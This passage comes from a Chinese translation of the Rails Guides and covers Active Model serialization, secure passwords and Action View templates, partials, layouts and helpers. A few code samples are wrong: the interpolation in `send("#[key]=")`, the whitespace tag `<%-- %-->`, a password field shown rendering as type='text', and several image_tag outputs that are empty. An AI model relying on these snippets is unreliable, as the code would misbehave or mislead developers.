`as_json` 方法与 `serializable_hash` 方法相似，用于提供模型的散列表形式。

```
person = Person.new
person.as_json # => {"name"=>nil}
person.name = "Bob"
```

```
person.as_json # => {"name"=>"Bob"}
```

还可以使用 JSON 字符串定义模型的属性。然后，要在类中定义 `attributes=` 方法：

```
class Person
  include ActiveModel::Serializers::JSON

  attr_accessor :name

  def attributes=(hash)
    hash.each do |key, value|
      send("#[key]=", value)
    end
  end

  def attributes
    {'name' => nil}
  end
end
```

现在，可以使用 `from_json` 方法创建 `Person` 实例，并且设定属性：

```
json = { name: 'Bob' }.to_json
person = Person.new
person.from_json(json) # => #<Person:0x00000100c773f0 @name="Bob">
person.name          # => "Bob"
```

8.1.9 翻译

`ActiveModel::Translation` 模块把对象与 Rails 国际化（i18n）框架集成起来。

```
class Person
  extend ActiveModel::Translation
end
```

使用 `human_attribute_name` 方法可以把属性名称变成对人类友好的格式。对人类友好的格式在本地化文件中定义。

- `config/locales/app.pt-BR.yml`

```
pt-BR:
  activemodel:
    attributes:
      person:
        name: 'Nome'

Person.human_attribute_name('name') # => "Nome"
```

8.1.10 lint 测试

`ActiveModel::Lint::Tests` 模块测试对象是否符合 Active Model API。

- `app/models/person.rb`

```

class Person
  include ActiveModel::Model
end

▪ test/models/person_test.rb

require 'test_helper'

class PersonTest < ActiveSupport::TestCase
  include ActiveModel::Lint::Tests

  setup do
    @model = Person.new
  end
end

$ rails test

Run options: --seed 14596

# Running:

.....
Finished in 0.024899s, 240.9735 runs/s, 1204.8677 assertions/s.

6 runs, 30 assertions, 0 failures, 0 errors, 0 skips

```

为了使用 Action Pack，对象无需实现所有 API。这个模块只是提供一种指导，以防你需要全部功能。

8.1.11 安全密码

`ActiveModel::SecurePassword` 提供安全加密密码的功能。这个模块提供了 `has_secure_password` 类方法，它定义了一个名为 `password` 的存取方法，而且有相应的数据验证。

8.1.11.1 要求

`ActiveModel::SecurePassword` 依赖 `bcrypt`，因此要在 `Gemfile` 中加入这个 gem，`ActiveModel::SecurePassword` 才能正确运行。为了使用安全密码，模型中必须定义一个名为 `password_digest` 的存取方法。`has_secure_password` 类方法会为 `password` 存取方法添加下述数据验证：

1. 密码应该存在
2. 密码应该等于密码确认（前提是密码确认）
3. 密码的最大长度为 72 (`ActiveModel::SecurePassword` 依赖的 `bcrypt` 的要求)

8.1.11.2 示例

```

class Person
  include ActiveModel::SecurePassword
  has_secure_password
  attr_accessor :password_digest
end

```

```
person = Person.new

# 密码为空时
person.valid? # => false

# 密码确认与密码不匹配时
person.password = 'aditya'
person.password_confirmation = 'nomatch'
person.valid? # => false

# 密码长度超过 72 时
person.password = person.password_confirmation = 'a' * 100
person.valid? # => false

# 只有密码，没有密码确认
person.password = 'aditya'
person.valid? # => true

# 所有数据验证都通过时
person.password = person.password_confirmation = 'aditya'
person.valid? # => true
```


第三部分 视图



第 9 章 Action View 概览

读完本文后，您将学到：

- Action View 是什么，如何在 Rails 中使用 Action View；
- 模板、局部视图和布局的最佳使用方法；
- Action View 提供了哪些辅助方法，如何自己编写辅助方法；
- 如何使用本地化视图。

注意

本文原文尚未完工！

9.1 Action View 是什么

在 Rails 中，Web 请求由 Action Controller（请参阅[第 12 章](#)）和 Action View 处理。通常，Action Controller 参与和数据库的通信，并在需要时执行 CRUD 操作，然后由 Action View 负责编译响应。

Action View 模板使用混合了 HTML 标签的嵌入式 Ruby 语言编写。为了避免样板代码把模板弄乱，Action View 提供了许多辅助方法，用于创建表单、日期和字符串等常用组件。随着开发的深入，为应用添加新的辅助方法也很容易。

注意

Action View 的某些特性与 Active Record 有关，但这并不意味着 Action View 依赖 Active Record。Action View 是独立的软件包，可以和任何类型的 Ruby 库一起使用。

9.2 在 Rails 中使用 Action View

在 `app/views` 文件夹中，每个控制器都有一个对应的文件夹，其中保存了控制器对应视图的模板文件。这些模板文件用于显示每个控制器动作产生的视图。

在 Rails 中使用脚手架生成器新建资源时，默认会执行下面的操作：

```
$ bin/rails generate scaffold article
[...]
invoke scaffold_controller
create app/controllers/articles_controller.rb
invoke erb
create app/views/articles
create app/views/articles/index.html.erb
create app/views/articles/edit.html.erb
create app/views/articles/show.html.erb
create app/views/articles/new.html.erb
create app/views/articles/_form.html.erb
[...]
```

在上面的输出结果中我们可以看到 Rails 中视图的命名约定。通常，视图和对应的控制器动作共享名称。例如，`articles_controller.rb` 控制器文件中的 `index` 动作对应 `app/views/articles` 文件夹中的 `index.html.erb` 视图文件。返回客户端的完整 HTML 由 ERB 视图文件和包装它的布局文件，以及视图可能引用的所有局部视图文件组成。后文会详细说明这三种文件。

9.3 模板、局部视图和布局

前面说过，最后输出的 HTML 由模板、局部视图和布局这三种 Rails 元素组成。下面分别进行简要介绍。

9.3.1 模板

Action View 模板可以用多种方式编写。扩展名是 `.erb` 的模板文件混合使用 ERB（嵌入式 Ruby）和 HTML 编写，扩展名是 `.builder` 的模板文件使用 `Builder::XmlMarkup` 库编写。

Rails 支持多种模板系统，并使用文件扩展名加以区分。例如，使用 ERB 模板系统的 HTML 文件的扩展名是 `.html.erb`。

9.3.1.1 ERB 模板

在 ERB 模板中，可以使用 `<% %>` 和 `<%= %>` 标签来包含 Ruby 代码。`<% %>` 标签用于执行不返回任何内容的 Ruby 代码，例如条件、循环或块，而 `<%= %>` 标签用于输出 Ruby 代码的执行结果。

下面是一个循环输出名称的例子：

```
<h1>Names of all the people</h1>
<% @people.each do |person| %>
  Name: <%= person.name %><br>
<% end %>
```

在上面的代码中，使用普通嵌入标签 (`<% %>`) 建立循环，使用输出嵌入标签 (`<%= %>`) 插入名称。请注意，这种用法不仅仅是建议用法（而是必须这样使用），因为在 ERB 模板中，普通的输出方法，例如 `print` 和 `puts` 方法，无法正常渲染。因此，下面的代码是错误的：

```
<%# WRONG %>
Hi, Mr. <% puts "Frodo" %>
```

要想删除前导和结尾空格，可以把 `<% %>` 标签替换为 `<%-- %-->` 标签。

9.3.1.2 Builder 模板

和 ERB 模板相比，Builder 模板更加按部就班，常用于生成 XML 内容。在扩展名为 .builder 的模板中，可以直接使用名为 xml 的 XmlMarkup 对象。

下面是一些简单的例子：

```
xml.em("emphasized")
xml.em { xml.b("emph & bold") }
xml.a("A Link", "href" => "http://rubyonrails.org")
xml.target("name" => "compile", "option" => "fast")
```

上面的代码会生成下面的 XML：

```
<em>emphasized</em>
<em><b>emph & bold</b></em>
<a href="http://rubyonrails.org">A link</a>
<target option="fast" name="compile" />
```

带有块的方法会作为 XML 标签处理，块中的内容会嵌入这个标签中。例如：

```
xml.div {
  xml.h1(@person.name)
  xml.p(@person.bio)
}
```

上面的代码会生成下面的 XML：

```
<div>
  <h1>David Heinemeier Hansson</h1>
  <p>A product of Danish Design during the Winter of '79...</p>
</div>
```

下面是 Basecamp 网站用于生成 RSS 的完整的实际代码：

```
xml.rss("version" => "2.0", "xmlns:dc" => "http://purl.org/dc/elements/1.1/") do
  xml.channel do
    xml.title(@feed_title)
    xml.link(@url)
    xml.description "Basecamp: Recent items"
    xml.language "en-us"
    xml.ttl "40"

    for item in @recent_items
      xml.item do
        xml.title(item_title(item))
        xml.description(item_description(item)) if item_description(item)
        xml.pubDate(item_pubDate(item))
        xml.guid(@person.firm.account.url + @recent_items.url(item))
        xml.link(@person.firm.account.url + @recent_items.url(item))
        xml.tag!("dc:creator", item.author_name) if item_has_creator?(item)
      end
    end
  end
end
```

9.3.1.3 Jbuilder 模板系统

Jbuilder 是由 Rails 团队维护并默认包含在 Rails Gemfile 中的 gem。它类似 Builder，但用于生成 JSON，而不是 XML。

如果你的应用中没有 Jbuilder 这个 gem，可以把下面的代码添加到 Gemfile：

```
gem 'jbuilder'
```

在扩展名为 .jbuilder 的模板中，可以直接使用名为 json 的 Jbuilder 对象。

下面是一个简单的例子：

```
json.name("Alex")
json.email("alex@example.com")
```

上面的代码会生成下面的 JSON：

```
{
  "name": "Alex",
  "email": "alex@example.com"
}
```

关于 Jbuilder 模板的更多例子和信息，请参阅 [Jbuilder 文档](#)。

9.3.1.4 模板缓存

默认情况下，Rails 会把所有模板分别编译为方法，以便进行渲染。在开发环境中，当我们修改了模板时，Rails 会检查文件的修改时间并自动重新编译。

9.3.2 局部视图

局部视图模板，通常直接称为“局部视图”，作用是把渲染过程分成多个更容易管理的部分。局部视图从模板中提取代码片断并保存在独立的文件中，然后在模板中重用。

9.3.2.1 局部视图的名称

在视图中我们使用 render 方法来渲染局部视图：

```
<%= render "menu" %>
```

在渲染视图的过程中，上面的代码会渲染 _menu.html.erb 局部视图文件。请注意开头的下划线：局部视图的文件名总是以下划线开头，以便和普通视图文件区分开来，但在引用局部视图时不写下划线。从其他文件夹中加载局部视图文件时同样遵守这一规则：

```
<%= render "shared/menu" %>
```

上面的代码会加载 app/views/shared/_menu.html.erb 局部视图文件。

9.3.2.2 使用局部视图来简化视图

使用局部视图的一种方式是把它们看作子程序（subroutine），也就是把细节内容从视图中移出来，这样会使视图更容易理解。例如：

```
<%= render "shared/ad_banner" %>
```

```
<h1>Products</h1>

<p>Here are a few of our fine products:</p>
<% @products.each do |product| %>
  <%= render partial: "product", locals: { product: product } %>
<% end %>

<%= render "shared/footer" %>
```

在上面的代码中，_ad_banner.html.erb 和 _footer.html.erb 局部视图可以在多个页面中使用。当我们专注于实现某个页面时，不必关心这些局部视图的细节。

9.3.2.3 不使用 `partial` 和 `locals` 选项进行渲染

在前面的例子中，`render` 方法有两个选项：`partial` 和 `locals`。如果一共只有这两个选项，那么可以跳过不写。例如，下面的代码：

```
<%= render partial: "product", locals: { product: @product } %>
```

可以改写为：

```
<%= render "product", product: @product %>
```

9.3.2.4 `as` 和 `object` 选项

默认情况下，`ActionView::Partials::PartialRenderer` 的对象储存在和模板同名的局部变量中。因此，我们可以扩展下面的代码：

```
<%= render partial: "product" %>
```

在 `_product` 局部视图中，我们可以通过局部变量 `product` 引用 `@product` 实例变量：

```
<%= render partial: "product", locals: { product: @product } %>
```

`object` 选项用于直接指定想要在局部视图中使用的对象，常用于模板对象位于其他地方（例如位于其他实例变量或局部变量中）的情况。例如，下面的代码：

```
<%= render partial: "product", locals: { product: @item } %>
```

可以改写为：

```
<%= render partial: "product", object: @item %>
```

使用 `as` 选项可以为局部变量指定别的名称。例如，如果想把 `product` 换成 `item`，可以这么做：

```
<%= render partial: "product", object: @item, as: "item" %>
```

这等效于：

```
<%= render partial: "product", locals: { item: @item } %>
```

9.3.2.5 渲染集合

模板经常需要遍历集合并使用集合中的每个元素分别渲染子模板。在 Rails 中我们只需一行代码就可以完成这项工作。例如，下面这段渲染产品局部视图的代码：

```
<% @products.each do |product| %>
  <%= render partial: "product", locals: { product: product } %>
<% end %>
```

可以改写为：

```
<%= render partial: "product", collection: @products %>
```

当使用集合来渲染局部视图时，在每个局部视图实例中，都可以使用和局部视图同名的局部变量来访问集合中的元素。在本例中，局部视图是 `_product`，在这个局部视图中我们可以通过 `product` 局部变量来访问用于渲染局部视图的集合中的元素。

渲染集合还有一个简易写法。假设 `@products` 是 `Product` 实例的集合，上面的代码可以改写为：

```
<%= render @products %>
```

Rails 会根据集合中的模型名来确定应该使用哪个局部视图，在本例中模型名是 `Product`。实际上，我们甚至可以使用这种简易写法来渲染由不同模型实例组成的集合，Rails 会为集合中的每个元素选择适当的局部视图。

9.3.2.6 间隔模板

我们还可以使用 `:spacer_template` 选项来指定第二个局部视图（也就是间隔模板），在渲染第一个局部视图（也就是主局部视图）的两个实例之间会渲染这个间隔模板：

```
<%= render partial: @products, spacer_template: "product_ruler" %>
```

上面的代码会在两个 `_product` 局部视图（主局部视图）之间渲染 `_product_ruler` 局部视图（间隔模板）。

9.3.3 布局

布局是渲染 Rails 控制器返回结果时使用的公共视图模板。通常，Rails 应用中会包含多个视图用于渲染不同页面。例如，网站中用户登录后页面的布局，营销或销售页面的布局。用户登录后页面的布局可以包含在多个控制器动作中出现的顶级导航。SaaS 应用的销售页面布局可以包含指向“定价”和“联系我们”页面的顶级导航。不同布局可以有不同的外观和感官。关于布局的更多介绍，请参阅[第 10 章](#)。

9.4 局部布局

应用于局部视图的布局称为局部布局。局部布局和应用于控制器动作的全局布局不一样，但两者的工作方式类似。

比如说我们想在页面中显示文章，并把文章放在 `div` 标签里。首先，我们新建一个 `Article` 实例：

```
Article.create(body: 'Partial Layouts are cool!')
```

在 `show` 模板中，我们要在 `box` 布局中渲染 `_article` 局部视图：

```
articles/show.html.erb
```

```
<%= render partial: 'article', layout: 'box', locals: { article: @article } %>
```

`box` 布局只是把 `_article` 局部视图放在 `div` 标签里：

```
articles/_box.html.erb
```

```
<div class='box'>
  <%= yield %>
</div>
```

请注意，局部布局可以访问传递给 `render` 方法的局部变量 `article`。不过，和全局布局不同，局部布局的文件名以下划线开头。

我们还可以直接渲染代码块而不调用 `yield` 方法。例如，如果不使用 `_article` 局部视图，我们可以像下面这样编写代码：

```
articles/show.html.erb
```

```
<% render(layout: 'box', locals: { article: @article }) do %>
<div>
  <p><%= article.body %></p>
</div>
<% end %>
```

假设我们使用的 `_box` 局部布局和前面一样，那么这里模板的渲染结果也会和前面一样。

9.5 视图路径

在渲染响应时，控制器需要解析不同视图所在的位置。默认情况下，控制器只查找 `app/views` 文件夹。

我们可以使用 `prepend_view_path` 和 `append_view_path` 方法分别在查找路径的开头和结尾添加其他位置。

9.5.1 在开头添加视图路径

例如，当需要把视图放在子域名的不同文件夹中时，我们可以使用下面的代码：

```
prepend_view_path "app/views/#{request.subdomain}"
```

这样在解析视图时，Action View 会首先查找这个文件夹。

9.5.2 在末尾添加视图路径

同样，我们可以在查找路径的末尾添加视图路径：

```
append_view_path "app/views/direct"
```

上面的代码会在查找路径的末尾添加 `app/views/direct` 文件夹。

9.6 Action View 提供的辅助方法概述

注意

本节内容仍在完善中，目前并没有列出所有辅助方法。关于辅助方法的完整列表，请参阅 [API 文档](#)。

本节内容只是对 Action View 中可用辅助方法的简要概述。在阅读本节内容之后，推荐查看 [API 文档](#)，文档详细介绍了所有辅助方法。

9.6.1 AssetTagHelper 模块

AssetTagHelper 模块提供的方法用于生成链接静态资源文件的 HTML 代码，例如链接图像、JavaScript 文件和订阅源的 HTML 代码。

默认情况下，Rails 会链接当前主机 `public` 文件夹中的静态资源文件。要想链接专用的静态资源文件服务器上的文件，可以设置 Rails 应用配置文件（通常是 `config/environments/production.rb` 文件）中的 `config.action_controller.asset_host` 选项。假如静态资源文件服务器的域名是 `assets.example.com`，我们可以像下面这样设置：

```
config.action_controller.asset_host = "assets.example.com"
image_tag("rails.png") # => 
```

9.6.1.1 auto_discovery_link_tag 方法

`auto_discovery_link_tag` 方法用于返回链接标签，使浏览器和订阅阅读器可以自动检测 RSS 或 Atom 订阅源。

```
auto_discovery_link_tag(:rss, "http://www.example.com/feed.rss", { title: "RSS Feed" })
# => <link rel="alternate" type="application/rss+xml" title="RSS Feed"
 href="http://www.example.com/feed.rss" />
```

9.6.1.2 image_path 方法

`image_path` 方法用于计算 `app/assets/images` 文件夹中图像资源的路径，得到的路径是从根目录开始的完整路径（也就是绝对路径）。`image_tag` 方法在内部使用 `image_path` 方法生成图像路径。

```
image_path("edit.png") # => /assets/edit.png
```

当 `config.assets.digest` 选项设置为 `true` 时，Rails 会为图像资源的文件名添加指纹。

```
image_path("edit.png") # => /assets/edit-2d1a2db63fc738690021fdb5a65b68e.png
```

9.6.1.3 image_url 方法

`image_url` 方法用于计算 `app/assets/images` 文件夹中图像资源的 URL 地址。`image_url` 方法在内部调用了 `image_path` 方法，并把得到的图像资源路径和当前主机或静态资源文件服务器的 URL 地址合并。

```
image_url("edit.png") # => http://www.example.com/assets/edit.png
```

9.6.1.4 image_tag 方法

`image_tag` 方法用于返回 HTML 图像标签。此方法接受图像的完整路径或 `app/assets/images` 文件夹中图像的文件名作为参数。

```
image_tag("icon.png") # => 
```

9.6.1.5 javascript_include_tag 方法

`javascript_include_tag` 方法用于返回 HTML 脚本标签。此方法接受 `app/assets/javascripts` 文件夹中 JavaScript 文件的文件名（`.js` 后缀可以省略）或 JavaScript 文件的完整路径（绝对路径）作为参数。

```
javascript_include_tag "common" # => <script src="/assets/common.js"></script>
```

如果 Rails 应用不使用 Asset Pipeline，就需要向 `javascript_include_tag` 方法传递 `:defaults` 参数来包含 jQuery JavaScript 库。此时，如果 `app/assets/javascripts` 文件夹中存在 `application.js` 文件，那么这个文件也会包含到页面中。

```
javascript_include_tag :defaults
```

通过向 `javascript_include_tag` 方法传递 `:all` 参数，可以把 `app/assets/javascripts` 文件夹下的所有 JavaScript 文件包含到页面中。

```
javascript_include_tag :all
```

我们还可以把多个 JavaScript 文件缓存为一个文件，这样可以减少下载时的 HTTP 连接数，同时还可以启用 gzip 压缩来提高传输速度。当 `ActionController::Base.perform_caching` 选项设置为 `true` 时才会启用缓存，此选项在生产环境下默认为 `true`，在开发环境下默认为 `false`。

```
javascript_include_tag :all, cache: true
# => <script src="/javascripts/all.js"></script>
```

9.6.1.6 javascript_path 方法

`javascript_path` 方法用于计算 `app/assets/javascripts` 文件夹中 JavaScript 资源的路径。如果没有指定文件的扩展名，Rails 会自动添加 `.js`。`javascript_path` 方法返回 JavaScript 资源的完整路径（绝对路径）。`javascript_include_tag` 方法在内部使用 `javascript_path` 方法生成脚本路径。

```
javascript_path "common" # => /assets/common.js
```

9.6.1.7 javascript_url 方法

`javascript_url` 方法用于计算 `app/assets/javascripts` 文件夹中 JavaScript 资源的 URL 地址。`javascript_url` 方法在内部调用了 `javascript_path` 方法，并把得到的 JavaScript 资源的路径和当前主机或静态资源文件服务器的 URL 地址合并。

```
javascript_url "common" # => http://www.example.com/assets/common.js
```

9.6.1.8 stylesheet_link_tag 方法

`stylesheet_link_tag` 方法用于返回样式表链接标签。如果没有指定文件的扩展名，Rails 会自动添加 `.css`。

```
stylesheet_link_tag "application"
# => <link href="/assets/application.css" media="screen" rel="stylesheet" />
```

通过向 `stylesheet_link_tag` 方法传递 `:all` 参数，可以把样式表文件夹中的所有样式表包含到页面中。

```
stylesheet_link_tag :all
```

我们还可以把多个样式表缓存为一个文件，这样可以减少下载时的 HTTP 连接数，同时还可以启用 gzip 压缩来提高传输速度。当 `ActionController::Base.perform_caching` 选项设置为 `true` 时才会启用缓存，此选项在生产环境下默认为 `true`，在开发环境下默认为 `false`。

```
stylesheet_link_tag :all, cache: true
# => <link href="/assets/all.css" media="screen" rel="stylesheet" />
```

9.6.1.9 stylesheet_path 方法

stylesheet_path 方法用于计算 app/assets/stylesheets 文件夹中样式表资源的路径。如果没有指定文件的扩展名，Rails 会自动添加 .css。stylesheet_path 方法返回样式表资源的完整路径（绝对路径）。stylesheet_link_tag 方法在内部使用 stylesheet_path 方法生成样式表路径。

```
stylesheet_path "application" # => /assets/application.css
```

9.6.1.10 stylesheet_url 方法

stylesheet_url 方法用于计算 app/assets/stylesheets 文件夹中样式表资源的 URL 地址。stylesheet_url 方法在内部调用了 stylesheet_path 方法，并把得到的样式表资源路径和当前主机或静态资源文件服务器的 URL 地址合并。

```
stylesheet_url "application" # => http://www.example.com/assets/application.css
```

9.6.2 AtomFeedHelper 模块

9.6.2.1 atom_feed 方法

通过 atom_feed 辅助方法我们可以轻松创建 Atom 订阅源。下面是一个完整的示例：

```
config/routes.rb
```

```
resources :articles

app/controllers/articles_controller.rb

def index
  @articles = Article.all

  respond_to do |format|
    format.html
    format.atom
  end
end
```

```
app/views/articles/index.atom.builder
```

```
atom_feed do |feed|
  feed.title("Articles Index")
  feed.updated(@articles.first.created_at)

  @articles.each do |article|
    feed.entry(article) do |entry|
      entry.title(article.title)
      entry.content(article.body, type: 'html')

      entry.author do |author|
        author.name(article.author_name)
      end
    end
  end
end
```

```
end
```

9.6.3 BenchmarkHelper 模块

9.6.3.1 benchmark 方法

`benchmark` 方法用于测量模板中某个块的执行时间，并把测量结果写入日志。`benchmark` 方法常用于测量耗时操作或可能的性能瓶颈的执行时间。

```
<% benchmark "Process data files" do %>
  <%= expensive_files_operation %>
<% end %>
```

上面的代码会在日志中写入类似 `Process data files (0.34523)` 的测量结果，我们可以通过比较执行时间来优化代码。

9.6.4 CacheHelper 模块

9.6.4.1 cache 方法

`cache` 方法用于缓存视图片断而不是整个动作或页面。此方法常用于缓存页面中诸如菜单、新闻主题列表、静态 HTML 片断等内容。`cache` 方法接受块作为参数，块中包含要缓存的内容。关于 `cache` 方法的更多介绍，请参阅 `AbstractController::Caching::Fragments` 模块的文档。

```
<% cache do %>
  <%= render "shared/footer" %>
<% end %>
```

9.6.5 CaptureHelper 模块

9.6.5.1 capture 方法

`capture` 方法用于取出模板的一部分并储存在变量中，然后我们可以在模板或布局中的任何地方使用这个变量。

```
<% @greeting = capture do %>
  <p>Welcome! The date and time is <%= Time.now %></p>
<% end %>
```

可以在模板或布局中的任何地方使用 `@greeting` 变量。

```
<html>
  <head>
    <title>Welcome!</title>
  </head>
  <body>
    <%= @greeting %>
  </body>
</html>
```

9.6.5.2 content_for 方法

content_for 方法以块的方式把模板内容保存在标识符中，然后我们可以在模板或布局中把这个标识符传递给 yield 方法作为参数来调用所保存的内容。

假如应用拥有标准布局，同时拥有一个特殊页面，这个特殊页面需要包含其他页面都不需要的 JavaScript 脚本。为此我们可以在这个特殊页面中使用 content_for 方法来包含所需的 JavaScript 脚本，而不必增加其他页面的体积。

app/views/layouts/application.html.erb

```
<html>
  <head>
    <title>Welcome!</title>
    <%= yield :special_script %>
  </head>
  <body>
    <p>Welcome! The date and time is <%= Time.now %></p>
  </body>
</html>
```

app/views/articles/special.html.erb

```
<p>This is a special page.</p>

<% content_for :special_script do %>
  <script>alert('Hello!')</script>
<% end %>
```

9.6.6 DateHelper 模块

9.6.6.1 date_select 方法

date_select 方法返回年、月、日的选择列表标签，用于设置 date 类型的属性的值。

```
date_select("article", "published_on")
```

9.6.6.2 datetime_select 方法

datetime_select 方法返回年、月、日、时、分的选择列表标签，用于设置 datetime 类型的属性的值。

```
datetime_select("article", "published_on")
```

9.6.6.3 distance_of_time_in_words 方法

distance_of_time_in_words 方法用于计算两个 Time 对象、Date 对象或秒数的大致时间间隔。把 include_seconds 选项设置为 true 可以得到更精确的时间间隔。

```
distance_of_time_in_words(Time.now, Time.now + 15.seconds)      # => less than a minute
distance_of_time_in_words(Time.now, Time.now + 15.seconds, include_seconds: true) # => less
than 20 seconds
```

9.6.6.4 select_date 方法

`select_date` 方法返回年、月、日的选择列表标签，并通过 `Date` 对象来设置默认值。

```
# 生成一个日期选择列表，默认选中指定的日期（六天以后）
select_date(Time.today + 6.days)
```

```
# 生成一个日期选择列表，默认选中今天（未指定日期）
select_date()
```

9.6.6.5 select_datetime 方法

`select_datetime` 方法返回年、月、日、时、分的选择列表标签，并通过 `Datetime` 对象来设置默认值。

```
# 生成一个日期时间选择列表，默认选中指定的日期时间（四天以后）
select_datetime(Time.now + 4.days)
```

```
# 生成一个日期时间选择列表，默认选中今天（未指定日期时间）
select_datetime()
```

9.6.6.6 select_day 方法

`select_day` 方法返回当月全部日子的选择列表标签，如 1 到 31，并把当日设置为默认值。

```
# 生成一个日子选择列表，默认选中指定的日子
select_day(Time.today + 2.days)
```

```
# 生成一个日子选择列表，默认选中指定数字对应的日子
select_day(5)
```

9.6.6.7 select_hour 方法

`select_hour` 方法返回一天中 24 小时的选择列表标签，即 0 到 23，并把当前小时设置为默认值。

```
# 生成一个小时选择列表，默认选中指定的小时
select_hour(Time.now + 6.hours)
```

9.6.6.8 select_minute 方法

`select_minute` 方法返回一小时中 60 分钟的选择列表标签，即 0 到 59，并把当前分钟设置为默认值。

```
# 生成一个分钟选择列表，默认选中指定的分钟
select_minute(Time.now + 10.minutes)
```

9.6.6.9 select_month 方法

`select_month` 方法返回一年中 12 个月的选择列表标签，并把当月设置为默认值。

```
# 生成一个月份选择列表，默认选中当前月份
select_month(Date.today)
```

9.6.6.10 select_second 方法

`select_second` 方法返回一分钟中 60 秒的选择列表标签，即 0 到 59，并把当前秒设置为默认值。

```
# 生成一个秒数选择列表，默认选中指定的秒数
select_second(Time.now + 16.seconds)
```

9.6.6.11 select_time 方法

`select_time` 方法返回时、分的选择列表标签，并通过 `Time` 对象来设置默认值。

```
# 生成一个时间选择列表，默认选中指定的时间
select_time(Time.now)
```

9.6.6.12 select_year 方法

`select_year` 方法返回当年和前后各五年的选择列表标签，并把当年设置为默认值。可以通过 `:start_year` 和 `:end_year` 选项自定义年份范围。

```
# 选择今天所在年份前后五年的年份选择列表，默认选中当年
select_year(Date.today)

# 选择一个从 1900 年到 2009 年的年份选择列表，默认选中当年
select_year(Date.today, start_year: 1900, end_year: 2009)
```

9.6.6.13 time_ago_in_words 方法

`time_ago_in_words` 方法和 `distance_of_time_in_words` 方法类似，区别在于 `time_ago_in_words` 方法计算的是指定时间到 `Time.now` 对应的当前时间的时间间隔。

```
time_ago_in_words(3.minutes.from_now) # => 3 minutes
```

9.6.6.14 time_select 方法

`time_select` 方法返回时、分、秒的选择列表标签（其中秒可选），用于设置 `time` 类型的属性的值。选择的结果作为多个参数赋值给 Active Record 对象。

```
# 生成一个时间选择标签，通过 POST 发送后存储在提交的属性中的 order 变量中
time_select("order", "submitted")
```

9.6.7 DebugHelper 模块

`debug` 方法返回放在 `pre` 标签里的 YAML 格式的对象内容。这种审查对象的方式可读性很好。

```
my_hash = { 'first' => 1, 'second' => 'two', 'third' => [1,2,3] }
debug(my_hash)

<pre class='debug_dump'>---
first: 1
second: two
third:
- 1
- 2
```

```
- 3  
</pre>
```

9.6.8 FormHelper 模块

和仅使用标准 HTML 元素相比，表单辅助方法提供了一组基于模型创建表单的方法，可以大大简化模型的处理过程。表单辅助方法生成表单的 HTML 代码，并提供了用于生成各种输入组件（如文本框、密码框、选择列表等）的 HTML 代码的辅助方法。在提交表单时（用户点击提交按钮或通过 JavaScript 调用 `form.submit`），表单输入会绑定到 `params` 对象上并回传给控制器。

表单辅助方法分为两类：一类专门用于处理模型属性，另一类不处理模型属性。本节中介绍的辅助方法都属于前者，后者的例子可参阅 `ActionView::Helpers::FormTagHelper` 模块的文档。

`form_for` 辅助方法是 `FormHelper` 模块中最核心的方法，用于创建处理模型实例的表单。例如，假设我们想为 `Person` 模型创建实例：

```
# 注意：要在控制器中创建 @person 变量（例如 @person = Person.new）  
<%= form_for @person, url: { action: "create" } do |f| %>  
  <%= f.text_field :first_name %>  
  <%= f.text_field :last_name %>  
  <%= submit_tag 'Create' %>  
<% end %>
```

上面的代码会生成下面的 HTML：

```
<form action="/people/create" method="post">  
  <input id="person_first_name" name="person[first_name]" type="text" />  
  <input id="person_last_name" name="person[last_name]" type="text" />  
  <input name="commit" type="submit" value="Create" />  
</form>
```

提交表单时创建的 `params` 对象会像下面这样：

```
{ "action" => "create", "controller" => "people", "person" => { "first_name" => "William",  
  "last_name" => "Smith" } }
```

`params` 散列包含了嵌套的 `person` 值，这个值可以在控制器中通过 `params[:person]` 访问。

9.6.8.1 check_box 方法

`check_box` 方法返回用于处理指定模型属性的复选框标签。

```
# 假设 @article.validated? 的值是 1  
check_box("article", "validated")  
# => <input type="checkbox" id="article_validated" name="article[validated]" value="1" />  
#     <input name="article[validated]" type="hidden" value="0" />
```

9.6.8.2 fields_for 方法

和 `form_for` 方法类似，`fields_for` 方法创建用于处理指定模型对象的作用域，区别在于 `fields_for` 方法不会创建 `form` 标签。`fields_for` 方法适用于在同一个表单中指明附加的模型对象。

```
<%= form_for @person, url: { action: "update" } do |person_form| %>  
  First name: <%= person_form.text_field :first_name %>
```

```
Last name : <%= person_form.text_field :last_name %>

<%= fields_for @person.permission do |permission_fields| %>
  Admin? : <%= permission_fields.check_box :admin %>
<% end %>
<% end %>
```

9.6.8.3 file_field 方法

file_field 方法返回用于处理指定模型属性的文件上传组件标签。

```
file_field(:user, :avatar)
# => <input type="file" id="user_avatar" name="user[avatar]" />
```

9.6.8.4 form_for 方法

form_for 方法创建用于处理指定模型对象的表单和作用域，表单的各个组件用于处理模型对象的对应属性。

```
<%= form_for @article do |f| %>
  <%= f.label :title, 'Title' %>:
  <%= f.text_field :title %><br>
  <%= f.label :body, 'Body' %>:
  <%= f.text_area :body %><br>
<% end %>
```

9.6.8.5 hidden_field 方法

hidden_field 方法返回用于处理指定模型属性的隐藏输入字段标签。

```
hidden_field(:user, :token)
# => <input type="hidden" id="user_token" name="user[token]" value="#{@user.token}" />
```

9.6.8.6 label 方法

label 方法返回用于处理指定模型属性的文本框的 label 标签。

```
label(:article, :title)
# => <label for="article_title">Title</label>
```

9.6.8.7 password_field 方法

password_field 方法返回用于处理指定模型属性的密码框标签。

```
password_field(:login, :pass)
# => <input type="text" id="login_pass" name="login[pass]" value="#{@login.pass}" />
```

9.6.8.8 radio_button 方法

radio_button 方法返回用于处理指定模型属性的单选按钮标签。

```
# 假设 @article.category 的值是“rails”
radio_button("article", "category", "rails")
radio_button("article", "category", "java")
```

```
# => <input type="radio" id="article_category_rails" name="article[category]" value="rails" checked="checked" />
#     <input type="radio" id="article_category_java" name="article[category]" value="java" />
```

9.6.8.9 text_area 方法

`text_area` 方法返回用于处理指定模型属性的文本区域标签。

```
text_area(:comment, :text, size: "20x30")
# => <textarea cols="20" rows="30" id="comment_text" name="comment[text]">
#     #{@comment.text}
#   </textarea>
```

9.6.8.10 text_field 方法

`text_field` 方法返回用于处理指定模型属性的文本框标签。

```
text_field(:article, :title)
# => <input type="text" id="article_title" name="article[title]" value="#{@article.title}" />
```

9.6.8.11 email_field 方法

`email_field` 方法返回用于处理指定模型属性的电子邮件地址输入框标签。

```
email_field(:user, :email)
# => <input type="email" id="user_email" name="user[email]" value="#{@user.email}" />
```

9.6.8.12 url_field 方法

`url_field` 方法返回用于处理指定模型属性的 URL 地址输入框标签。

```
url_field(:user, :url)
# => <input type="url" id="user_url" name="user[url]" value="#{@user.url}" />
```

